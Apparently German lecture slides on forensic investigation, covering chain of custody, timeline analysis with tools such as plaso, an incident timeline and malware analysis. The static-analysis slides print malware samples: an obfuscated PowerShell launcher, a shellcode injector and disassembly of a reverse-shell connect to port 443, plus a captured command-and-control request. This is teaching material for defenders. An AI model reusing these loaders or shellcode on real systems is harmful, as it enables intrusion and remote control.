
Datensammlung

Image: Umgang mit großen Datenmengen



Datensammlung

Nicht vergessen: Analoge Daten



Datensammlung

Dokumentation

Pos.	Description	Filename	Editor	Checksum
1	Autoruns file	SOL-PAL-S002.arn	Jan Starke	MD5: 2c02f5f5a7e1bce1b0210a056a622501
2	Forensic Image Notebook 1 (30349427221); Hard drive S/N: 43TRTJ2CT	First filename of image: TD2_IMG/2015-07-27 09-11-30/IMAGE.001	Jan Starke	SHA1: 9334fb710e34860ca040c589daa79ef62176afac MD5: 41a0d82c5cd2cd9a04c235dc013eb185
3	Forensic Image Notebook 2 (38724293233); Hard drive S/N: TF755AY9KRDEKM	First filename of image: TD2_IMG/2015-07-27 16-45-29/IMAGE.E01	Jan Starke	SHA1: 4ea9362a8670c34aa3d2db1dbcf91708f017ee2 MD5: 1444160bf99a18fdcf99d6e29035badd
4	Screenshot of Process Explorer (svchost.exe processes)	svchost.exe.tiff	Jan Starke	MD5: ff6432c92947ecb19ea9d906eda988b3
5	:	:	:	:
6	:	:	:	:

Datenanalyse

Chain of Custody

- ▶ Bei Übergabe eines Beweismittels:
 - ▶ Wer hatte das Beweismittel bisher (Name und Kontaktinformationen)
 - ▶ Wer übernimmt das Beweismittel (Name und Kontaktinformationen)
 - ▶ Datum und Uhrzeit der Übergabe
 - ▶ Zweck der Übergabe
 - ▶ Zustand des Beweismittels
- ▶ Bei allen Aktionen:
 - ▶ Welche Aktionen wurden mit dem/auf dem Beweismittel durchgeführt?
 - ▶ Datum und Uhrzeit der Analyse
- ▶ Nicht mit dem Original arbeiten, Kopie verwenden!

Datenanalyse

Investigative Process

Computer Forensics is as much of an art as it is a science!

- ▶ Forensische Untersuchung ist ein iterativer Prozess, keine statische Disziplin wie eine DNA-Analyse
- ▶ Kein statischer Prozess
- ▶ Aber: immer im Rahmen der Befugnisse bleiben
- ▶ Wichtige Skills:
 - ▶ Verständnis für das Betriebssystem und die Applikationen
 - ▶ User Aktionen und System Aktionen verstehen und interpretieren
 - ▶ Problem-Lösungsorientiertes Arbeiten
 - ▶ Analyse und nicht nur Daten Extraktion!
 - ▶ Hypothese über Vorgang aufstellen und nach Indizien zum Belegen UND Widerlegen suchen!
 - ▶ Nicht nur eine Hypothese: iterativer Vorgang!

Datenanalyse

Timeline Analysis

A	B	C	D	E	F	G	J	
date	time	timezone	MAC	source	sourcetype	type	short	desc
6/18/2009	22:30:26	ESTSEDT	MACB	LOG	WMIprov Log file	Time Written	C:/Windows/system32/DRIVERS/mslscsi.sys[MofResource]	[Thu Jun 18 22:30:26 2009.29992 Entry in log file: C:/Windows/
6/18/2009	22:30:26	ESTSEDT	MACB	LOG	WMIprov Log file	Time Written	C:/Windows/system32/drivers/ndis.sys[MofResourceName]	[Thu Jun 18 22:30:26 2009.2998 Entry in log file: C:/Windows/
6/18/2009	22:36:15	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	LOGON.SCR-7C80CA1C.pf: LOGON.SCR was executed	LOGON.SCR-7C80CA1C.pf - [D
6/18/2009	22:41:26	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] SYSTEM	[DELETED] SYSTEM
6/18/2009	22:41:54	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	DEFRAG.EXE-738093E8.pf: DEFRAG.EXE was executed	DEFRAG.EXE-738093E8.pf - [D
6/18/2009	22:41:54	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	DFRGNTFS.EXE-4F83BA89.pf: DFRGNTFS.EXE was executed	DFRGNTFS.EXE-4F83BA89.pf - [D
6/18/2009	22:41:59	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] emRoot/System32/Config/SOFTWARE	[DELETED] emRoot/System32/
6/18/2009	23:33:57	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/0000000E/00000000/	[DELETED] ???/0000000E/000
6/18/2009	23:33:57	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/83da6326-97a6-4088-9453-a1923f573b29/00000003/00000000/	[DELETED] ???/83da6326-97a
6/18/2009	23:33:57	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/00000003/00000000/	[DELETED] ???/00000003/000
6/18/2009	23:33:57	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/00000008/00000000/	[DELETED] ???/00000008/000
6/18/2009	23:34:09	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	PKMAILER.EXE-83FAD500.pf: PKMAILER.EXE was executed	PKMAILER.EXE-83FAD500.pf
6/18/2009	23:34:35	ESTSEDT	MACB	REG	NTUSER key	Last Written	Software/Google/GoogleToolbarNotifier/Stats	Key name: HKEY_USER/Softwa
6/18/2009	23:34:36	ESTSEDT	MACB	REG	NTUSER key	Last Written	Software/Google/GoogleToolbarNotifier/Temp	Key name: HKEY_USER/Softwa
6/18/2009	23:34:50	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	IPODSERVICE.EXE-FE1A6FF7.pf: IPODSERVICE.EXE was executed	IPODSERVICE.EXE-FE1A6FF7.p
6/18/2009	23:34:59	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	RUNDLL32.EXE-2E65B341.pf: RUNDLL32.EXE was executed	RUNDLL32.EXE-2E65B341.pf
6/18/2009	23:34:59	ESTSEDT	MACB	REG	UserAssist key	Time of Launch	UEME_RUNPATH:C:/Windows/system32/rundll32.exe	UEME_RUNPATH:C:/Windowe
6/18/2009	23:35:05	ESTSEDT	MACB	LSO	Flash Cookie	LSO created	Flash Cookie: site u/preferences	LSO created -> File: C:/mnt/v
6/18/2009	23:35:07	ESTSEDT	MACB	REG	NTUSER key	Last Written	Software/Microsoft/Internet Explorer/LowRegistry/Audio/PolicyConfig/PropertyStore/5447cz	Key name: HKEY_USER/Softwa
6/18/2009	23:35:38	ESTSEDT	MACB	REG	UserAssist key	Time of Launch	UEME_RUNPATH:Mozilla Firefox.Ink	UEME_RUNPATH:Mozilla Fire
6/18/2009	23:35:39	ESTSEDT	MACB	REG	UserAssist key	Time of Launch	UEME_RUNPATH:C:/Program Files/Mozilla Firefox/firefox.exe	UEME_RUNPATH:C:/Program
6/18/2009	23:35:39	ESTSEDT	MACB	PRE	Vista/Win7 Prefetch	Last run	FIREFOX.EXE-E60CAA7.pf: FIREFOX.EXE was executed	FIREFOX.EXE-E60CAA7.pf - [D
6/18/2009	23:41:36	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/00000003/	[DELETED] ???/00000003/
6/18/2009	23:41:36	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/83da6326-97a6-4088-9453-a1923f573b29/	[DELETED] ???/83da6326-97a
6/18/2009	23:41:36	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/0000000E/	[DELETED] ???/0000000E/
6/18/2009	23:41:36	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/00000008/	[DELETED] ???/00000008/
6/18/2009	23:41:36	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/83da6326-97a6-4088-9453-a1923f573b29/00000003/	[DELETED] ???/83da6326-97a

Datenanalyse

Timeline Analysis: Bodyfile⁹

```
0|/Windows ($FILE_NAME)|42-48-1|d/drwxrwxrwx|0|0|80|1393933379|1393933379|1393933379|1247541608
0|/Windows|42-144-3|d/drwxrwxrwx|0|0|392|1592221079|1592221079|1592221079|1247541608
0|/Windows/hh.exe ($FILE_NAME)|2899-48-3|r/rrwxrwxrwx|0|0|78|1247531343|1431334427|1431334427|1431334427
0|/Windows/hh.exe|2899-128-2|r/rrwxrwxrwx|0|0|16896|1247531343|1431334427|1431334533|1247531343
0|/Windows/ShellNew ($FILE_NAME)|2934-48-0|d/drwxrwxrwx|0|0|82|1393934639|1302593599|1391755639
```

Felder:

- ▶ Hash
- ▶ Dateiname
- ▶ Inode-Nummer
- ▶ Permission
- ▶ UID, GID
- ▶ Size
- ▶ Timestamps (atime, mtime, ctime, crtime)

⁹<https://www.sleuthkit.org/>

Datenanalyse

Timeline Analysis: Quellen für Bodyfile

- ▶ Dateisystem (f1s)
 - ▶ \$MFT bzw. Inodes
 - ▶ \$UsnJrnl
- ▶ Registry (regripper, registry-dump als Teil von regipy)
- ▶ Event Log (evtx2bodyfile)
- ▶ ...

Datenanalyse

Timeline Analysis: Verarbeitung von Bodyfile

- ▶ mactime
- ▶ mactime2
- ▶ plaso
- ▶ dissect
- ▶ ...

Datenanalyse


Timeline Analysis: Plaso¹⁰

- ▶ Plaso Langar Að Safna Öllu („Plaso will alles sammeln“)
- ▶ „super timeline all the things“
- ▶ reimplementierung von `log2timeline.pl`
- ▶ Python-basiertes Framework zur Timeline Analysis
- ▶ Internes Format: SQLite
- ▶ Export nach `elasticsearch` möglich

¹⁰<https://github.com/log2timeline/plaso>

Datenanalyse

Timeline Analysis: elastic stack



Datenanalyse

Timeline Analysis: Dokumentation

Timestamp	Host	Ereignis	Beweis
2021-03-18 19:38:05	DC-S-10	Deaktivierung der Windows Event Logs	8.1
2021-03-18 19:38:05	DC-S-10	Erfolgloser Anmeldeversuch durch <code>ubz5bs84gtG7P7A9</code> bzw. <code>10.100.12.4</code>	8.1
2021-03-18 21:09:58	DC-S-10	Erzeugen von <code>C:\Windows\Temp\mgnsvc.</code> ↳ <code>dll</code>	8.4
2021-03-19 00:21:12	DC-S-10	Speichern von <code>C:\Windows\Temp\mgnsvc.</code> ↳ <code>dll</code>	8.4
2021-03-19 00:43:53	DC-S-10	Erkennung von <code>mgnsvc.dll</code> als <i>Trojan.Win64/TrojanDownloader.Agent.II</i>	8.10
2021-04-06 20:33:13	DC-S-10	Aktivität von <code>C:\Windows\system32\mstsc.</code> ↳ <code>exe</code> vom Virenschanner als <i>Win32/SevPrivEsc-ByPipeImpersonation.C</i> eingestuft	8.2
2021-04-06 20:41:15	DC-S-10	Erzeugen von <code>C:\Windows\System32\</code> ↳ <code>mgproc.dll</code>	8.4
2021-04-06 20:41:15	DC-S-10	Erzeugen von <code>C:\Windows\System32\</code> ↳ <code>pacproc.dll</code>	8.4
2021-04-06 20:45:21	DC-S-10	vmtl. Beginn der Verteilung von Software	8.3
2021-04-06 20:48:39	DC01	Erzeugen von <code>C:\Windows\Temp\pacproc.</code> ↳ <code>dll</code>	8.5
2021-04-06 21:54:35	DC-S-10	Aktivität von <code>C:\Windows\system32\mstsc.</code> ↳ <code>exe</code> vom Virenschanner als <i>Win32/SevPrivEsc-ByPipeImpersonation.C</i> eingestuft	8.2



Datenanalyse

Timeline Analysis: Dokumentation

Timestamp	Host	Ereignis	Beweis
2021-04-06 20:55:49	DC01	Speichern von C:\Windows\Temp\pacproc. ↔ dll	8.5
2021-04-06 21:56:28	ESET	Aktivität von C:\Windows\system32\ ↔ rundll132.exe vom Virens Scanner als Application.Win64/RiskWare.CobaltStrike.Be- acon.A eingestuft	8.10
2021-04-06 21:58:26	ESET	Aktivität von C:\Windows\system32\ ↔ rundll132.exe vom Virens Scanner als Application.Win64/RiskWare.CobaltStrike.Be- acon.A eingestuft	8.10
2021-04-06 21:59:58	ESET	Aktivität von C:\Windows\system32\ ↔ rundll132.exe vom Virens Scanner als Application.Win64/RiskWare.CobaltStrike.Be- acon.A eingestuft	8.10
2021-04-06 22:03:48	ESET	Aktivität von C:\Windows\system32\ ↔ rundll132.exe vom Virens Scanner als Application.Win64/RiskWare.CobaltStrike.Be- acon.A eingestuft	8.10
2021-04-06 23:02:42	DC-S-10	Änderung von C:\Windows\System32\ ↔ mgnproc.dll	8.4
2021-04-06 23:04:36.39	DC01	Netzwerkanmeldung als Administrator von DC-S-10 auf DC01	8.7
2021-04-06 23:04:36.91	DC01	Zugriff auf pacproc.dll durch DC-S-10	8.9
2021-04-06 23:04:37	DC01	Netzwerkanmeldung als DC-S-10\$ von DC-S- 10 auf DC01	8.7
2021-04-06 23:15:54	ESET	Aktivität von C:\Windows\system32\ ↔ rundll132.exe vom Virens Scanner als	8.10


Datenanalyse

Malware Analyse

- ▶ Dynamic Analysis (Ausführen)
- ▶ Static Analysis (Reverse Engineering)
- ▶ Hybrid Analysis (Ausführen und Reverse Engineering)


Datenanalyse

Malware Analyse: Dynamic Analysis



Datenanalyse

Malware Analyse: Dynamic Analysis



Datenanalyse

Malware Analyse: Dynamic Analysis

Follow TCP Stream (tcp.stream eq 4)

Stream Content

```
POST /wp-content/plugins/ee.php?x=za6z9vxb7 HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 94
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET4.0C; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: miamirestorationpros.com
Cache-Control: no-cache

z=c26773cce179e18b625a925fd93b02c394eefe05bc1f382e8f87426bada6af4086d4cd2e8e44bbcbf6e18
1fc85eaHTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Tue, 28 Jul 2015 16:59:01 GMT
Content-Type: text/html
X-Cache: MISS from access-gateway.hospitality.swisscom.com
Connection: close

c2623d84ef20eed1750fd873ed114497b8a2a8318e706373a5ac1f52abce953089b79c60f84085deeaef594a
df6d2069bf3d444d2cb0eecebd24dabc4a625e1754cc3d940f62639dc0a3a77d26a226e08892191b5ae60abf
3358098a8d300aacd6b7d5e18ee7c75567c1f6839d69567378f6d712aea1dcc97d42d356c61199d8927e8d4
14a3e261966e511af054a22f5012a290f3fb7f68f54216170f5fdb75fce10a692cc032e05744816be26ac79
bf8d38a6c6e6f6936f35bf98ebd4455bf39b39af61048501f531f4e499d886f46dd3e180c3aad236d55e3d
f7e8fb9a3c64db6a78fb96f9e7262d4177d2566ddf8285b0952adbd02297e989fde3eda1adb9a91b9c3297
faad8c71f5baa078aae881ddb8028e73646bc3350d5b497b6671db8004c27a7f4e88912fe1d80169846a89
.....
```

Entire conversation (1637 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Filter Out This Stream Close

Datenanalyse

Malware Analyse: Static Analysis

```

if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow
↳ 64\WindowsPowerShell\vi.0\powershell.exe'};$s=New-Object System.Diagn
↳ ostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -v hidden -
↳ c & ([scriptblock]::create((New-Object System.IO.StreamReader($s-Objec
↳ ct System.IO.Compression.GzipStream($s-Object System.IO.MemoryStream
↳ n,($s.Arguments.Convert)::FromBase64String('H4sIAM3icl8CAW7V/2+1SDnU3l6P
↳ 6SLi2SalWrbiyZM3q1iqlRaCn47c9nGgnXia1i6t3972987FXe9d67e8kjVxmZ2nPV
↳ 0ZhbkdB1mofD06f1C-RxyfNSHEQeEsbC+/GTF14TCHEHHRixia1FppIaR1F0wIDzAHE
↳ 4n7lpJFQEqrZ/L7crA30MgieCUSxKwhdh0ERrt/WiCHCZ+Fuqdy9AnSHK1TQM6cY8c
↳ gdDN9arUgVx0ZXMJMBOLH28WpeaZPCu3XhJIYrPobmKGrJLSPESvkrZgY+bJRKLBnY1E
↳ 10P1Y4rJ2XrTCGHrrj31biQXc03bgo8S24X4RYEoXCLp/WwX5bLPJlP6I0cNOIXzGjE
↳ wz19PZ7E9xmp/7k1QMB6ishvxFdGmiaUdFJc1GLeEPSBvxq1MfuHqQoKSViRZyQWwS
↳ QkvA7bsQ71BSQ+1Uj8aOR1+qzSxRqR6Tp0hdhKC9ZUGdQPf1/1zJvBH7uvJ8cxd2BL
↳ nE7ekoVjqa7NeLBlX0a453arVAtCQY/BjIabfhr4TFKkDR7hVoeHb70iJ93IF800a6A
↳ 9znkqlNsTvJFnk9C/1cZeKf07KJPBY15iaEAXY0zBPfwh5800YLB/U7nhIYjHfGQ4Tee
↳ RDlQWlfoHsiaa2autkmDlogg4vE4xj4qXUPo+mh0XkIeG1jgE03f0fckKuc70nJnH8
↳ cTs/euVXxQWac14R+whv0KQkmgg85JQ6EMc63QMLobln8Fq6RE1YdGLD0n5nUw5p1f6h
↳ zKLE4UIjqt+aS+RgSDIKSoKGAraT0Wj12+10MDEsk7gHta8TpwSza/yTIq8G4L7TUN
↳ nHTgyVBAFmadb5KoH/7PCf7jJzQR27zbx8eulwnbgbfAYM38fH6moSykmdjPH7140VU+
↳ g/v7Asj1aEQ0LrA616psaeEzqge7rudjJ5Lj9u1Vr0CMAKDBGL/XL5F+qjzBud
↳ PMA+J4SjPWAyplnWd/1u4qTfmlDvtLLRk1FzPPaDUuqH1uwnWq686pl1zn2kn3b70JZ0
↳ zTCB9eCN2UQH21DuPo/r22Uhb80eMfrvVw2aVZ2bid-K43bnocaf+WZD/KF1nvdxKcn
↳ aNe5X0hkqqV0txC6faFuD547KnsY2zX8ufYncTrXrSwZp4dQDa85qz7XA05447GW
↳ yYLSrVhb6AAQbd586y2v78b8egcm2/NAK/20oHawi43VP8sSDkFIVYLUAbyn/apsyJ
↳ P3JeW0hnBTKdtaRxyPggm310Z/LV+1FymBnmPcbdqy1UsC/VRpWjLVS9u4el-RlF
↳ LYgYAKCB8No+aHfcrSEFUMXPiumI+zsfG0yq3g2tNgU2uRt80Jtn1EpFmJrjR0ur1bj
↳ Gx7hN0KzeX01XDxna1NVdbnhk4j2a63D7YHaaL5VYku/r2rns6k9gXmqYacL6v4FdU
↳ 2BxRqzqqc61rW1TnRA13dZoC3VHq1FlqYOur+6saS6vyXwupUHL7rj19tL09vZDxj1
↳ OusLaZw+o9LMpYMonkPCKcav90Hfz2S8xU73FmIYQ7f+MohARPb15ID10ByCE0tAn
↳ y052P2E9yQbaBZfi87fXmCq6LobY4cRDc3Ex4k77ddQ5R7KPTZvFRd16pVPhq63qVj
↳ /nrrtXoc1PufZMywZJB6+qxJLWR8W1nW8Vf9f0PL2n/Mf919A+yb7h9ifArJaz2qI8g/
↳ R7w9h-tuJdyFmXNFlxdB+en5bv45P958X0yqqv5U/2a1fslM7/tFxcwxy8logTk
↳ RAAs''));[System.IO.Compression.CompressionMode]::Decompress));Rea
↳ ctEnd());;$s.ShellExecute=$f;$s,$.RedirectStandardOutput=$rue
↳ ;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnosti
↳ cs.Process]::Start($s);
  
```



Datenanalyse

Malware Analyse: Static Analysis

```
function b_k5 {
    Param ($x6_V0, $hA)
    $svv6 = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.G
    ↳ tobaAssemblyCache -And $_.Location.Split('\')[-1].Equals('System.dll
    ↳ 1') }) .GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $svv6.GetMethod('GetProcAddress', [Type[]]@(System.Runtime.Intero
    ↳ pServices.HandleRef, [String])).Invoke($null, @(System.Runtime.Inte
    ↳ ropServices.HandleRef)(New-Object System.Runtime.InteropServices.Hand
    ↳ leRef((New-Object IntPtr), ($svv6.GetMethod('GetModuleHandle')).Invo
    ↳ e($null, @( $x6_V0))), $hA)
}

function swZ {
    Param (
    [Parameter(Position = 0, Mandatory = $True)] [Type[]] $fVG9m,
    [Parameter(Position = 1)] [Type] $xiG = [Void]
    )

    $i2t = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object Syste
    ↳ m.Reflection.AssemblyName('ReflectedDelegate'), [System.Reflection.E
    ↳ mit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule'
    ↳ , $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiCl
    ↳ ass, AutoClass', [System.MulticastDelegate])
    $i2t.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflec
    ↳ tion.CallingConventions]::Standard, $fVG9m).SetImplementationFlags('R
    ↳ untime, Managed')
    $i2t.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $xiG,
    ↳ $fVG9m).SetImplementationFlags('Runtime, Managed')

    return $i2t.CreateType()
}

[Byte[]]$mop1J = [System.Convert]::FromBase64String("/DiCAAAYTnlMcEh1iAw1
↳ IM1IU3i0d74Kj;B/r/Dxh1i0IMHPDQRH4v3JY4+SE1xKf1mEXjjsAHRUYtZiAhtioK
↳ Y4pbtJSLd4Yv/6zBw0BzrjgdYdfVf78R15F1LWCQ02aLdEwLWb04eEwUQUGuQ
↳ JftbVv1aUf/g19a1xLrJv1oMcIAAGh3cnJfVgHmDyYh1ej/0LQAQAKcRPUUgpgG6a/
↳ 9vqCngKEwQQeAIAAbuJ5lRBUFBABUEhQa0p3+D/1ZdqEFZiaJldGH/1YXAdz/Tgh7I
↳ jwtaJw/9vQaGoEvl0dAtnIX//VzaB9nr5hpiNjgABAA8qQGgAEAAAUw0AaFikU-X/IY2
↳ YAAEAAFNWUGoAV1NXaLZyF//1QHKCz171tZXVv1d/oEAAAACE3iMyvzMvK3SaccTswp
↳ zR1eMcCq/sB1+4hvAAEAADHbAhwHicKA4g@CHBakFAoGFH+IFAf+WRX0Mdv+wAIC84oUB
↳ 4YUH4gUBwIUH4oUFzBVAEVJdeVfw==")

$zxd = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoi
↳ nt($b_k5 kernel32.dll VirtualAlloc), ($wZ @( [IntPtr], [UInt32], [Uin
↳ t32], [UInt32] ) ([IntPtr]))).Invoke([IntPtr]::Zero, $mop1J.Length,0x3
↳ 000, 0x40)

[System.Runtime.InteropServices.Marshal]::Copy($mop1J, 0, $zxd, $mop1J.leng
↳ th)

$X4izF = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPo
↳ int($b_k5 kernel32.dll CreateThread), ($wZ @( [IntPtr], [UInt32], I
↳ nter [IntPtr], [IntPtr], [UInt32] ) ([IntPtr]))).Invoke([IntPtr]::Z
↳ ero, $zxd, [IntPtr]::Zero, 0, $zxd, [IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoint($
↳ k5 kernel32.dll WaitForSingleObject), ($wZ @( [IntPtr], [UInt32] ).Inv
```



Datenanalyse

Malware Analyse: Static Analysis

```

000000AD     push     0Ah                ; counter=10
000000AF     push     1004130Ah          ; sin_addr=10.19.4.16
000000B4     push     0BB010002h        ; sin_port=443, sin_family=AF_INET
000000B9     mov      esi, esp           ; store pointer to sockaddr_in in esi
000000BB     push     eax                ; dwFlags=0
000000BC     push     eax                ; g=0
000000BD     push     eax                ; lpProtocolInfo=0
000000BE     push     eax                ; protocol=0
000000BF     inc      eax
000000C0     push     eax                ; type=SOCK_STREAM
000000C1     inc      eax
000000C2     push     eax                ; af=AF_INET
000000C3     push     0EODFOFEAh        ;
000000C8     call    ebp                ; ws2_32.dll!WSASocketA
000000CA     xchg    eax, edi
000000CB
000000CB  loc_CB:                    ; CODE XREF: sub_884+55j
000000CB     push     10h               ; addrlen=16
000000CD     push     esi               ; pointer to sockaddr_in
000000CE     push     edi               ; return value of WSASocketA
000000CF     push     6174A599h         ;
000000D4     call    ebp                ; ws2_32.dll!connect
000000D6     test    eax, eax           ; test if socket was created
000000D8     jz      short loc_E6       ; continue on success
  
```

Dokumentation

Prozessbegleitende Dokumentation

- ▶ Genutzte Software (Name und Version)
- ▶ Softwarekonfiguration (einzelne Einstellungen oder Kommandozeilenparameter)
- ▶ Begründung zur Entscheidung für die Software
